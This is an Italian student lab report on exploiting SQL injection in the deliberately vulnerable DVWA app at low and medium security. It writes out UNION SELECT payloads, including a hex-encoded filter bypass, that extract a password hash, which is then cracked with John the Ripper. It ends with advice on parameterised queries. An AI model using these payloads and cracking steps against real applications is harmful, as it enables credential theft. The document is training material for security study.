Silicon Knights

CS0126IT
Build Week 02
Day 1

Damiano Di Biase - Gianmarco Valerio De Vitalini - Giorgio Lucarini
Guglielmo La Rosa - Ivan Bonucci - Marco Pedrolo - Michele Casciano

WEB APPLICATION EXPLOIT SQLi

Security level = low

INCARICO

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso.

REQUISITI


- **Livello difficoltà DVWA: LOW**
- **IP Kali Linux: 192.168.13.100/24**
- **IP Metasploitable: 192.168.13.150/24**

1. CONFIGURAZIONE VM

Avviamo le macchine virtuali Kali Linux e Metasploitable2 ed impostiamo gli indirizzi IP indicati.
Nel terminale inseriamo i seguenti comandi:

- **Kali**: sudo ifconfig eth0 192.168.13.100
- **Metasploitable2**: sudo ifconfig eth0 192.168.13.150

Impostiamo le macchine in rete interna e ne verifichiamo la comunicazione tramite il comando “**ping**”.



Le macchine comunicano correttamente.


---

2. SQL INJECTION

Successivamente apriamo il browser da Kali e navighiamo sul server DVWA all’IP 192.168.13.150 ed impostiamo la security level su “**low**”.
Alla voce SQLinjection, nell’input utente, inseriamo il seguente comando:

%‘ UNION SELECT user, password FROM users WHERE fist_name = ’Pablo’ #

e diamo il submit.



Con questa injection andiamo a ricercare i parametri all'interno del database SQL relativi all'utente Pablo.

Nell'output, ci restituisce la seguente password criptata in MD5:
0d107d09f5bbe40cade3de5c71e9e9b7

---

3. DECODIFICA

Apriamo il terminale su Kali e creiamo un file.txt denominato **hash.txt** con la password all'interno, utilizzando il seguente comando.

echo 0d107d09f5bbe40cade3de5c71e9e9b7 > hash.txt

```
┌──(kali㉿kali)-[~]
└─$ echo 0d107d09f5bbe40cade3de5c71e9e9b7 > hash.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat hash.txt
0d107d09f5bbe40cade3de5c71e9e9b7
```

Infine, utilizzando John The Ripper, andiamo a decriptare il file, utilizzando il seguente comando:

john --format=raw-md5 hash.txt

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (?)
1g 0:00:00:00 DONE 2/3 (2026-04-20 06:09) 25.00g/s 9600p/s 9600c/s 9600C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Dal risultato dato arriviamo alla conclusione che la password legata all'utente Pablo Picasso è "**letmein**".

WEB APPLICATION EXPLOIT SQLi

Security level = medium

1. SQL INJECTION

Apriamo il browser da Kali e navighiamo sul server DVWA all'IP 192.168.13.150 ed impostiamo la security level su "**medium**".
Con click destro nell'input "**User ID**" apriamo l'ispeziona elemento della pagina ed aggiungiamo di seguito la seguente stringa:

value="1 UNION SELECT user, password FROM users WHERE first_name=0x5061626c6f"


```
<h3>User ID:</h3>
▼<form action="#" method="GET">
  <input type="text" name="id" value="1 UNION SELECT user,
  password FROM users WHERE first_name=0x5061626c6f""">
  <input type="submit" name="Submit" value="Submit">
</form>
```

Questa stringa verrà inserita di conseguenza nel campo “User ID”

Abbiamo utilizzato questo metodo per ingannare l’input accettato, in modo da poterlo inserire per vie traverse.
Inoltre abbiamo inserito il nome di Pablo in esadecimale in modo che venga accettato.

Dando il submit riceviamo come output la password codificata di Pablo Picasso.

“0d107d09f5bbe40cade3de5c71e9e9b7”



Per concludere, come sopra, abbiamo inserito l’hash in un nuovo documento di testo “**hash2**” e fatto decriptare da John The Ripper.

```
┌──(kali㉿kali)-[~]
└─$ echo 0d107d09f5bbe40cade3de5c71e9e9b7 > hash2.txt

┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 hash2.txt
?:letmein

1 password hash cracked, 0 left
```

CONCLUSIONI

L’esercitazione ha dimostrato come la vulnerabilità SQL Injection possa essere sfruttata con successo sia in assenza di qualsiasi protezione (Low) che in presenza di filtri parziali (Medium).

La difesa ufficiale contro SQL Injection richiede l’uso di prepared statements e query parametrizzate, non semplici funzioni di escaping che rimangono vulnerabili a tecniche di encoding alternativo.